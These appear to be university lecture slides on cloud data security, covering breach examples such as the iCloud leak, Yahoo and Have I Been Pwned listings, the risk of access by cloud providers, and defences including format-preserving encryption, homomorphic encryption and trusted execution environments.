The attacker was a “state-sponsored actor,” and stolen information may include names, e-mail addresses, phone numbers, dates of birth, encrypted passwords and, in some cases, un-encrypted security questions and answers, Yahoo said Thursday in a statement . The continuing investigation doesn’t indicate theft of payment card data or bank account information, or unprotected passwords, the company said. Affected users are being notified, accounts are being secured, and there’s no evidence the attacker is still in the network, Yahoo also said.

Security Aspects

Hacking

Naked celebrity hack: security experts focus on iCloud backup theory

After intensive examination of file data leaked by one or more hackers, suspicion grows that iCloud backups were source of pictures – though precise method of attack still unclear

Charles Arthur

Twitter: @charlesarthur
Mon 1 Sep 2014 19.07 BST



▲ iCloud backups appear to be the source of nude celebrity pictures - but how were accounts broken in to?
Photograph: M4OS Photos / Alamy/Alamy

Security experts are warning that there could be many more compromised celebrity iCloud accounts after examining file data from pictures stolen from stars including Jennifer Lawrence and Kate Upton.

One theory gaining ground is that many of the pictures had been accumulated by one

Security Aspects

';--have i been pwned?

Check if you have an account that has been compromised in a data breach

email address

pwned?

274
pwned websites

4,951,798,670
pwned accounts

66,002
pastes

72,719,084
paste accounts

Top 10 breaches



711 477 622 Online Snapshot accounts

<https://www.haveibeenpwned.com>

Security Aspects

Breaches you were pwned in

A "breach" is an incident where data has been unintentionally exposed to the public. Using the 1Password password manager helps you ensure all your passwords are strong and unique such that a breach of one service doesn't put your other services at risk.




2,844 Separate Data Breaches (unverified): In February 2018, a massive collection of almost 3,000 alleged data breaches was found online. Whilst some of the data had previously been seen in Have I Been Pwned, 2,844 of the files consisting of more than 80 million unique email addresses had not previously been seen. Each file contained both an email address and plain text password and were consequently loaded as a single "unverified" data breach.

Compromised data: Email addresses, Passwords



Adobe: In October 2013, 153 million Adobe accounts were breached with each containing an internal ID, username, email, *encrypted* password and a password hint in plain text. The password cryptography was poorly done and many were quickly resolved back to plain text. The unencrypted hints also disclosed much about the passwords adding further to the risk that hundreds of millions of Adobe customers already faced.

Compromised data: Email addresses, Password hints, Passwords, Usernames



ClixSense: In September 2016, the paid-to-click site ClixSense suffered a data breach which exposed 2.4 million subscriber identities. The breached data was then posted online by the attackers who claimed it was a subset of a larger data breach totalling 6.6 million records. The leaked data was extensive and included names, physical, email and IP addresses, genders and birth dates, account balances and passwords stored as plain text.

Compromised data: Account balances, Dates of birth, Email addresses, Genders, IP addresses, Names, Passwords, Payment histories, Payment methods, Physical addresses, Usernames, Website activity



Collection #1 (unverified): In January 2019, a large collection of credential stuffing lists (combinations of email addresses and passwords used to hijack accounts on other services) was discovered being distributed on a popular hacking forum. The data contained almost 2.7 *billion* records including 773 million unique email addresses alongside passwords those addresses had used on other breached services. Full details on the incident and how to search the breached passwords are provided in the blog post [The 773 Million Record "Collection #1" Data Breach](#).

Compromised data: Email addresses, Passwords

Security Aspects

- Some security issues are specific to cloud computing, in particular, in case of public clouds
 - Resources are shared among multiple clients (tenants), some of which may have malicious intent
 - Cloud-based data is usually widely accessible by potentially insecure protocols and APIs across public networks
 - Data in the cloud may be more vulnerable to being lost, e.g. deleted or corrupted by the provider (usually unintentionally)
 - Data in the cloud can be accessed by the cloud provider, its subcontractors and employees

Security Aspects


- Technologies for addressing the first three issues (at least partially) exist
 - (E.g. VM isolation, cryptographic protocols, secure APIs, backups, ...)
 - But applying these in the cloud may be a significant engineering effort
- The problem of data being accessible to the cloud provider is relatively new
 - Honest-but-curious attacker model
 - Internal attacker model
 - Disclosure by coercion (e.g. pressure by nation state actors)

External parties may also get curious...

TOP SECRET//SI//NOFORN



Current Efforts - Google



TOP SECRET//SI//NOFORN

Protecting Outsourced Data

Problem Statement

- Data in the cloud may be accessed by the cloud provider
- The cloud provider as a whole (or its employees individually) may deliberately or inadvertently disclose their customers' data
- The cloud provider may also have subcontractors
 - E.g., a *software-as-a-service* provider will subcontract to an *infrastructure-as-a-service* provider
 - The subcontractors may also have access to the data
- How could a customer secure its data from malicious or negligent cloud providers?

Approaches

- Blind trust
- Legislation and contracts
- Technical solutions

- Neglect the problem and hope that the cloud provider will not misuse our data

Google Terms of Service

Last modified: October 25, 2017 ([view archived versions](#))

Welcome to Google!

Thanks for using our products and services ("Services"). The Services are provided by Google LLC ("Google"), located at 1600 Amphitheatre Parkway, Mountain View, CA 94043, United States.

By using our Services, you are agreeing to these terms. Please read them carefully.

Our Services are very diverse, so sometimes additional terms or product requirements (including age requirements) may apply. Additional terms will be available with the relevant Services, and those additional terms become part of your agreement with us if you use those Services.

Using our Services

You must follow any policies made available to you within the Services.

Don't misuse our Services. For example, don't interfere with our Services or try to access them using a method other than the interface and the instructions that we provide. You may use our Services only as permitted by law, including applicable export and re-export control laws and regulations. We may suspend or stop providing our Services to you if you do not comply with our terms or policies or if we are investigating suspected misconduct.

Google Engineer Allegedly Fired For Accessing Private User Information To Stalk Teens

Adrian Chen, Gawker

⌚ Sep. 14, 2010, 4:19 PM 🔥 7,844

We entrust Google with our most private communications because we assume the company takes every precaution to safeguard our data. It doesn't. A Google engineer spied on four underage teens for months before the company was notified of the abuses.

[David Barksdale](#), a 27-year-old former Google engineer, repeatedly took advantage of his position as a member of an elite technical group at the company to access users'



<http://commons.wikimedia.org>

Recommended For You

...

Legislation and Contracts

- The cloud provider may be required to have internal processes that restrict data access to as few employees as possible
 - How can you verify that this is being met?
 - The international nature of cloud providers like Amazon and Google make it difficult to legislate their behaviour effectively
- A contract may be signed to forbid the cloud provider from disclosing the data to third parties
 - If the cloud provider is large, it is likely to have subcontracting arrangements with other service providers → these need to enter the contract as well
 - The cloud provider may have numerous employees, and it may be very hard to vet them all
 - » Even cloud providers with good reputation have had to fire employees for illegitimate access to customer data
 - It might be difficult for the data owner to prove liability in case of data breach, and even more difficult to take legal action and obtain compensation
- Most of the time you're not in position to negotiate a custom contract

Technical Solutions

- Technical solutions aim to give the data owner verifiable guarantees that their data remains confidential
- If the cloud's role is confined to storing the data on behalf of the owner, then the problem can be solved by encrypting the data before uploading it to the cloud
- However, typically one wants the cloud provider to be able to do non-trivial computations with the data
 - Keyword search (in encrypted files) -> searchable encryption
 - Sort records while preserving order -> order-preserving encryption
 - Statistics computations on the (encrypted) data
- The data owner may also want to share the (encrypted) data with a group of other users
- Therefore, the problem is in fact very hard to solve technically

Transparent Encryption

- Adding an encryption layer over an existing (cloud-based) solution
- Transparent
 - Neither the client nor the server application has to be changed
 - The user does not notice any difference when working with the client
- Typical implementation: a man-in-the-middle proxy that recognizes and alters network traffic to and from the client
 - Data that would be sent to the cloud is intercepted and encrypted first
 - Data that is downloaded from the server is also intercepted and decrypted

Transparent Encryption

- Advantages
 - Transparent
 - Does not need action from the provider
 - The provider never sees the plaintext – protected from unauthorized access
- Disadvantages
 - The provider never sees the plaintext – it cannot perform operations on the data, not even at the owner's request
 - Applications might employ protection against MitM attacks
 - It is not always trivial how the data should be encrypted
 - » Data with no format or semantics (binary files) – easy
 - » Data with format and semantics – needs special handling
 - Dates and times
 - IP addresses
 - ...

Format-Preserving Encryption

- Methods that make it possible to encrypt data such that the format of the input is preserved
 - In other words, if the input domain was \mathcal{D} , the output domain is also \mathcal{D}
 - E.g. if the input was a valid date, the output will also be a valid date
- Semantics-preserving encryption: in addition to preserving the format, it preserves various other properties of the input
 - The domain part of an e-mail address
 - The vendor (OUI) part of a MAC address
 - ...

Homomorphic Encryption

- With homomorphic encryption, the cloud provider can perform certain operations on the encrypted data and obtain the encrypted result, without ever accessing the data itself
- Homomorphic encryption schemes can be
 - Partially homomorphic:
addition **or** multiplication is supported
 - Somewhat homomorphic:
unlimited additions **and** limited multiplications
 - Full: addition **and** multiplication
are both supported (no limits)



Partially Homomorphic Encryption

- RSA (without PKCS#1 formatting)
 - Operation (reminder):
 - » Public key: (n, e)
 - » Private key: d
 - » Encryption: $E(m) = m^e \text{ mod } n = c$
 - » Decryption: $E^{-1}(c) = c^d \text{ mod } n = m$
 - Homomorphic property:
 - » $E(x_1) \cdot E(x_2) = x_1^e \cdot x_2^e \text{ mod } n = (x_1 \cdot x_2)^e \text{ mod } n = E(x_1 \cdot x_2)$
 - Homomorphy is only partial:
 - » $E(x_1) + E(x_2) \neq E(x_1 + x_2)$
 - Problems:
 - » RSA without PKCS#1 is insecure
 - » Limited practical use due to being only partially homomorphic

Fully Homomorphic Encryption

- Schemes supporting any operation on encrypted data
 - Arbitrary computations can be performed
 - For long, it was uncertain if such schemes exist at all
- First breakthrough: Craig Gentry (2009)
 - Start from a noisy homomorphic encryption scheme
 - » Noisy: noise accumulates over calculations
 - *Refresh* the ciphertext when the noise grows too large
 - » Obtain a new ciphertext that encrypts the same value as before but has smaller noise
 - » Arbitrary number of iterations are possible without accumulating noise

Fully Homomorphic Encryption

- Implementation of the first scheme (Gentry, 2009)
 - Small public keys are ~70 MB long, large ones are ~2.3 GB long
 - The *refresh* operation takes from 30 seconds to 30 minutes(!)
- AES (as a computation) was implemented in a second generation homomorphic encryption scheme
 - Initially, a single invocation took 40 minutes (on average)
 - This was later reduced to 7 seconds (still a lot)
- DIY: open source libs are available
 - HElib (C++)
 - » <https://github.com/shaih/HElib>
 - thep - "The Homomorphic Encryption Project" (Java)
 - » <https://github.com/diegode/thep>
 - ...

Fully Homomorphic Encryption

- Another disadvantage is that the cloud can obtain the encrypted result but cannot make decisions based on it
 - Suppose you wish to do spam filtering in the cloud
 - Suppose you have a program (function) program that can compute TRUE (or FALSE) if an encrypted e-mail is spam (or not)
 - The result of the computation (TRUE/FALSE) will be encrypted, so the cloud provider cannot act based on the result (i.e. discard spam)
 - The cloud provider can perform spam detection, but not filtering :(
- Hence, fully homomorphic encryption is unlikely to gain widespread adoption (at least in the foreseeable future)


Trusted Execution Environments

- Instead of using fancy crypto schemes, users can protect their data by requiring the cloud provider to perform computations on the data in a special, physically protected (tamper resistant) execution environment
- Physical protection means that even attackers that have physical access to the platform (e.g., the cloud provider) cannot break it
- Data can be stored encrypted in the cloud
- Programs can be uploaded to the secure execution environment
 - To load the encrypted data and to decrypt it
 - To perform any computation on the plaintext
 - To encrypt the result and off-load it from the execution environment


Trusted Execution Environments

- If the program is uploaded by the user, then it can also be encrypted so that only the secure execution environment can decrypt it
 - The decryption key for the input can be part of the program
 - The business logic of the program also remains confidential
- If the program is provided by the cloud provider, then the decryption key for the input must be provided by the user in an encrypted form so that only the secure execution environment can decrypt it


Trusted Execution Environments – Illustrated




Trusted Execution Environments – Illustrated



